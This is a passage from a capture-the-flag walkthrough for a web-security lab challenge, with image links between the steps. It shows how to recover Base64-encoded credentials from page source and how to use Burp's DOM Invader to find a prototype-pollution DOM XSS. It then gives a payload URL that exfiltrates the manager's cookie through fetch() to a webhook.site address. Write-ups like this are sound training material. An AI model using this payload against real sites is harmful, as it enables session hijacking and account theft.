
2. View the page source of the login page and observe that there is a Base64-encoded value: "SGV5IG5ld2JpZSB0YWtlIHRoaXMgTW9ua2V5IEQuIEx1ZmZ5Okx1ZmZ5QDEyMw==".




3. Use an online Base64 decoder like https://www.base64decode.org/ to decode the value.




4. Login using the extracted credentials and observe that you have successfully logged in as **Monkey D. Luffy**.





5. View the page source of the user dashboard and read the hint, which states that you need to steal the cookie of Monkey D. Dragon.






6. Click the "Chat" button and observe that you can chat with the manager, Monkey D. Dragon.







7. To steal the cookie, perform an XSS attack by enabling DOM Invader in Burp Suite.




8. In Attack Types, turn on Prototype Pollution.




9. Right-click on the user dashboard, click Inspect Element, go to DOM Invader, and click on "Scan for Gadgets".




10. Once scanning is complete, click on the **"Exploit"** button.




11. Observe an alert(1) pop-up, indicating that DOM-based XSS is exploitable.




12. Inject the following payload to retrieve the user's cookie:” alert(document.cookie);




13. To steal the manager’s cookie, craft the following payload and send it via chat: http://cyberstorm.redfoxsec.com:4001/manager_dashboard.html?__proto__[transport_url]=data:,fetch('https://webhook.site/a7ac19b3-f04d-415b-a712-12aa000bf05c/?cookie='+document.cookie)




14. Observe that the message is processed, indicating that the manager has accessed the malicious link.



